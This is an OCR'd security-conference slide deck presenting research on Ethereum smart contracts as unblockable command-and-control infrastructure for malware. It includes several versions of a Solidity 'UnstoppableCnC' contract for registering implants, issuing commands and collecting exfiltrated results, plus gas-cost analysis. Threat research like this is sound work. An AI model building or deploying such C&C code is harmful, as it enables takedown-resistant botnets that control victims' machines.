Unblockable Chains


Is Blockchain the ultimate malicious infrastructure?

Omer Zohar

#WhoAmI


- Researching malware backbones for the past decade
- Following blockchain eco-system since 2013
- Finally had some spare time between jobs
- And a new member had joined my team
- So, Credit is not all mine…

omerzohar@gmail.com
@platdrag
linkedin.com/in/omerzohar
github.com/platdrag



Malicious Infrastructure – Roles

- Implant generation
- Deliver Implants to an unknown and hostile environment
- Making first contact
- Receive, execute, exfiltrate.
- Maintain contact over long period
- Mass control




The Ultimate Infrastructure

- **Secure communications** – Immune to data modifications, eavesdropping, MITM, replay attacks
- **High availability** – node can always find the C&C
- **Scalable** – Can support any number of implants and any load of transactions.
- **Authentication** – Only valid implants can connect, And only once. Resist replays, honeypotting.
- **Anonymity** – No info can be gained on network operators.
- **Zero data leakage** – No data can be gathered on other implants, data or network structure.
- **Takedown resistant** – No single point of failure. Fully TNO.
- **Takeover resistant** – No vulnerabilities or logic path that allows adversarial control of network.
- **Low operational costs**

Almost all fail on one or more account. How will a blockchain based infrastructure fare?

Blockchain

The blockchain is a decentralized, authenticated, write once ledger of transactions, providing transparency by being public, authentication via cryptography and security by being unmodifiable.




Blockchain

ethereum

*"Ethereum is a **decentralized platform that runs smart contracts**: applications that run exactly as programmed without any possibility of downtime, censorship, fraud or third-party interference"* – *www.ethereum.org*

- **Popular.** largest blockchain (>27K nodes). Yes, it has more nodes than bitcoin
- **Smart Contracts** (EVM). Scripting functionality and storage
- **Encrypted Communications.** DevP2P over RLPx (kadmillia) P2P network.
- **Ether.** The crypto coin that drives the platform

Connecting the dots



Writing an unstoppable CnC smart contract

Attempt #1: Let's get our hands dirty

```
pragma solidity ^0.4.0;

contract UnstoppableCnC {

    enum InstanceStates {
        NotExist, Inactive, Active, Disabled
    }

    struct Instance{
        bytes20 sessionId;
        InstanceStates state;
    }

    string constant NO_COMMAND = 'NA';
    struct CommandResult {
        bytes20 idHash;
        string command;
        string result;
    }

    mapping (address => Instance) instances;
    mapping (address => CommandResult) commands;

    address public owner;
    string public ownerPubKey;
    uint public creationTime;
    CommandResult [] results;

    function UnstoppableCnC ()
        public  {
        owner = msg.sender;
        creationTime = now;
    }

```

```
modifier onlyBy(address _account){
    require(msg.sender == _account);
    _;
}

function allowInstance (address instanceId)
    public onlyBy(owner) returns (bool success) {

   instances[instanceId] =
        Instance({ sessionId: 0, state: InstanceStates.Inactive });
   return true;

}

function registerInstance(string machineId) public returns (bytes20){
    require (instances[msg.sender].state == InstanceStates.Inactive);

    string memory nonce = "abcd";
    bytes20 sessionId = ripemd160(msg.sender , machineId, nonce);
    instances[msg.sender].state = InstanceStates.Active;
    instances[msg.sender].sessionId = sessionId;

    return sessionId;
}
```

Transaction, Calls, Event logs

Q: What this call returns?

```
result = contract.registerInstance(machineId='aabbcc', transact={'from': implantAddress, 'gas': 30000})
```

- Transaction: Changes the state of the EVM.
  - It takes time…
  - …and cost Ether.
  - Changes available after transaction confirmed and finalized into a block.

A: Transaction Hash

- Hash used to fetch transaction receipt
- Every transaction has a log permanently* and immutably stored on the blockchain
- **Data can be emitted from contract using event logs**

*May be pruned in future versions.

Writing an unstoppable CnC smart contract

Attempt #2: Getting warmer…

```
pragma solidity ^0.4.0;

contract UnstoppableCnC {

    enum InstanceStates {⟷}

    struct Instance{
        bytes20 sessionId;
        InstanceStates state;
    }

    event InstanceRegistered (address indexed instance, bytes20 sessionId);

    string constant NO_COMMAND = 'NA';
    struct CommandResult {⟷}

    mapping (address => Instance) instances;
    mapping (address => CommandResult) commands;

    address public owner;
    string public ownerPubKey;
    uint public creationTime;
    CommandResult [] results;

    function UnstoppableCnC ()
        public  {⟷}

    modifier onlyBy(address _account){⟷}

    function allowInstance (address instanceId)
        public onlyBy(owner) returns (bool success) {⟷}

```

```
    function registerInstance(string machineId) public returns (bytes20){
        require (instances[msg.sender].state == InstanceStates.Inactive);

        string memory nonce = "abcd";
        bytes20 sessionId = ripemd160(msg.sender , machineId, nonce);
        instances[msg.sender].state = InstanceStates.Active;
        instances[msg.sender].sessionId = sessionId;

        InstanceRegistered(msg.sender, sessionId);
    }

```

Create a filter on the blockchain and extract data from log:

```
filter = web3.eth.filter(
    {'address': contractAddress, 'topics': [eventHash,implantAddress]})
# ...wait for transaction to be confirmed...
tx = filter.get(True)
args = tx['logs']['data']
sessionId = parseArgs(args, 'sessionId')
```

Date 01.10.18 => ETH ~= 89$

How much?!

Cost of storage and transactions on the EVM

- Operations on the EVM costs gas
- Every byte-code operation cost is listed on the Ethereum yellow paper: yellowpaper.io
  - SSTORE: 20000
- Transaction cost in Ether = gas * gasPrice
  - gasPrice average: 2 Gwei* -> confirmation time: ~3.5 min
  - gasPrice fast: 20: Gwei* -> confirmation time: ~30 sec
- cost of writing a WORD (32 bytes): 20000 gas = 0.00004 ETH (~0.0036$)
- cost of writing 1MB: 32768 * 20000 gas = 13.1072 ETH (**1166.54$**)!

Name	Value	Description*
G_{zero}	0	Nothing paid for operations of the set W_{zero}.
G_{base}	2	Amount of gas to pay for operations of the set W_{base}.
$G_{verylow}$	3	Amount of gas to pay for operations of the set $W_{verylow}$.
G_{low}	5	Amount of gas to pay for operations of the set W_{low}.
G_{mid}	8	Amount of gas to pay for operations of the set W_{mid}.
G_{high}	10	Amount of gas to pay for operations of the set W_{high}.
$G_{extcode}$	700	Amount of gas to pay for operations of the set $W_{extcode}$.
$G_{balance}$	400	Amount of gas to pay for a BALANCE operation.
G_{sload}	200	Paid for a SLOAD operation.
$G_{jumpdest}$	1	Paid for a JUMPDEST operation.
G_{sset}	20000	Paid for an SSTORE operation when the storage value is set to non-zero from zero.
G_{sreset}	5000	Paid for an SSTORE operation when the storage value's zeroness remains unchanged or is set to zero.
R_{sclear}	15000	Refund given (added into refund counter) when the storage value is set to zero from non-zero.
$R_{selfdestruct}$	24000	Refund given (added into refund counter) for self-destructing an account.
$G_{selfdestruct}$	5000	Amount of gas to pay for a SELFDESTRUCT operation.
G_{create}	32000	Paid for a CREATE operation.
$G_{codedeposit}$	200	Paid per byte for a CREATE operation to succeed in placing code into state.
G_{call}	700	Paid for a CALL operation.
$G_{callvalue}$	9000	Paid for a non-zero value transfer as part of the CALL operation.
$G_{callstipend}$	2300	A stipend for the called contract subtracted from $G_{callvalue}$ for a non-zero value transfer.
$G_{newaccount}$	25000	Paid for a CALL or SELFDESTRUCT operation which creates an account.
G_{exp}	10	Partial payment for an EXP operation.
$G_{expbyte}$	50	Partial payment when multiplied by $\lceil \log_{256}(exponent) \rceil$ for the EXP operation.
G_{memory}	3	Paid for every additional word when expanding memory.
$G_{txcreate}$	32000	Paid by all contract-creating transactions after the *Homestead* transition.
$G_{txdatazero}$	4	Paid for every zero byte of data or code for a transaction.
$G_{txdatanonzero}$	68	Paid for every non-zero byte of data or code for a transaction.
$G_{transaction}$	21000	Paid for every transaction.
G_{log}	375	Partial payment for a LOG operation.
$G_{logdata}$	8	Paid for each byte in a LOG operation's data.
$G_{logtopic}$	375	Paid for each topic of a LOG operation.
G_{sha3}	30	Paid for each SHA3 operation.
$G_{sha3word}$	6	Paid for each word (rounded up) for input data to a SHA3 operation.
G_{copy}	3	Partial payment for *COPY operations, multiplied by words copied, rounded up.
$G_{blockhash}$	20	Payment for BLOCKHASH operation.
$G_{quaddivisor}$	100	The quadratic coefficient of the input sizes of the exponation-over-modulo precompiled contract.

Writing unbounded strings of data to the blockchain just to transfer it to implants (and vice versa) is a total waste!

* 1 Wei == 1E-9 Gwei == 1E-18 ETH

How much?!

Cost of storage and transactions on the EVM

- There's a cheaper way to write data in the blockchain - Event logs!
- cost of writing data in a transaction:
  - txdatanonzero = 68 gas for non zero bytes
  - txdatazero = 4 gas for zero bytes
- If data is not needed from inside the EVM (it's not)
- Data size does not exceed maximum gas in block
  - currently 7,996,493 gas or ~117.5KB or 0.159 ETH
- Writing 1MB using event logs:

  1.46875 ETH, **almost 10 fold less!**

Name	Value	Description*
G_{zero}	0	Nothing paid for operations of the set W_{zero}.
G_{base}	2	Amount of gas to pay for operations of the set W_{base}.
$G_{verylow}$	3	Amount of gas to pay for operations of the set $W_{verylow}$.
G_{low}	5	Amount of gas to pay for operations of the set W_{low}.
G_{mid}	8	Amount of gas to pay for operations of the set W_{mid}.
G_{high}	10	Amount of gas to pay for operations of the set W_{high}.
$G_{extcode}$	700	Amount of gas to pay for operations of the set $W_{extcode}$.
$G_{balance}$	400	Amount of gas to pay for a BALANCE operation.
G_{sload}	200	Paid for a SLOAD operation.
$G_{jumpdest}$	1	Paid for a JUMPDEST operation.
G_{sset}	20000	Paid for an SSTORE operation when the storage value is set to non-zero from zero.
G_{sreset}	5000	Paid for an SSTORE operation when the storage value's zeroness remains unchanged or is set to zero.
R_{sclear}	15000	Refund given (added into refund counter) when the storage value is set to zero from non-zero.
$R_{selfdestruct}$	24000	Refund given (added into refund counter) for self-destructing an account.
$G_{selfdestruct}$	5000	Amount of gas to pay for a SELFDESTRUCT operation.
G_{create}	32000	Paid for a CREATE operation.
$G_{codedeposit}$	200	Paid per byte for a CREATE operation to succeed in placing code into state.
G_{call}	700	Paid for a CALL operation.
$G_{callvalue}$	9000	Paid for a non-zero value transfer as part of the CALL operation.
$G_{callstipend}$	2300	A stipend for the called contract subtracted from $G_{callvalue}$ for a non-zero value transfer.
$G_{newaccount}$	25000	Paid for a CALL or SELFDESTRUCT operation which creates an account.
G_{exp}	10	Partial payment for an EXP operation.
$G_{expbyte}$	50	Partial payment when multiplied by $\lceil \log_{256}(exponent) \rceil$ for the EXP operation.
G_{memory}	3	Paid for every additional word when expanding memory.
$G_{txcreate}$	32000	Paid by all contract-creating transactions after the *Homestead* transition.
$G_{txdatazero}$	4	Paid for every zero byte of data or code for a transaction.
$G_{txdatanonzero}$	68	Paid for every non-zero byte of data or code for a transaction.
$G_{transaction}$	21000	Paid for every transaction.
G_{log}	375	Partial payment for a LOG operation.
$G_{logdata}$	8	Paid for each byte in a LOG operation's data.
$G_{logtopic}$	375	Paid for each topic of a LOG operation.
G_{sha3}	30	Paid for each SHA3 operation.
$G_{sha3word}$	6	Paid for each word (rounded up) for input data to a SHA3 operation.
G_{copy}	3	Partial payment for *COPY operations, multiplied by words copied, rounded up.
$G_{blockhash}$	20	Payment for BLOCKHASH operation.
$G_{quaddivisor}$	100	The quadratic coefficient of the input sizes of the exponation-over-modulo precompiled contract.

Writing an unstoppable CnC smart contract

Attempt #3: Messaging on the cheap!

```
1   pragma solidity ^0.4.0;
2
3   contract UnstoppableCnC {
4
5       address public owner;
6       string public ownerPubKey;
7       uint public creationTime;
8
9       enum InstanceStates { NotExist, Inactive, Active, Disabled }
10
11      struct Instance{    InstanceStates state;  }
12
13      mapping (address => Instance) public instances;
14
15      /* events triggered by Client */
16      event RegistrationRequest (string machineId);
17      event CommandResult (string sessionId, string commandResult,
18                           uint16 cmdId);
19
20      /* events triggered by Server */
21      event InstanceRegistered (address indexed instance, string sessionId);
22      event CommandPending (address indexed instance, string command,
23                            uint16 cmdId);
24
25      function UnstoppableCnC (string pubkey) public     {...}
30
31      modifier onlyBy(address _account){...}
35      modifier onlyByValidInstanceState(address instance,
36                                        InstanceStates state){...}
40
41      function registerInstance(string machineId)
42          public onlyByValidInstanceState(msg.sender,InstanceStates.Inactive) {
43          RegistrationRequest(machineId);
44      }
45
46      function registrationConfirmation(address instance, string sessionId)
47          public onlyBy(owner){
48          instances[instance].state = InstanceStates.Active;
49          InstanceRegistered(instance, sessionId);
50      }
51
52      function addWork (address instance, string command, uint16 cmdId)
53          public onlyBy(owner)
54          onlyByValidInstanceState(instance, InstanceStates.Active) {
55          CommandPending(instance, command, cmdId);
56      }
57
58      function uploadWorkResults (string sessionId, string result, uint16 cmdId)
59          public onlyByValidInstanceState(msg.sender, InstanceStates.Active) {
60          CommandResult(sessionId, result, cmdId);
61      }
62
63      function allowInstance (address instance) public onlyBy(owner) {...}
66
```

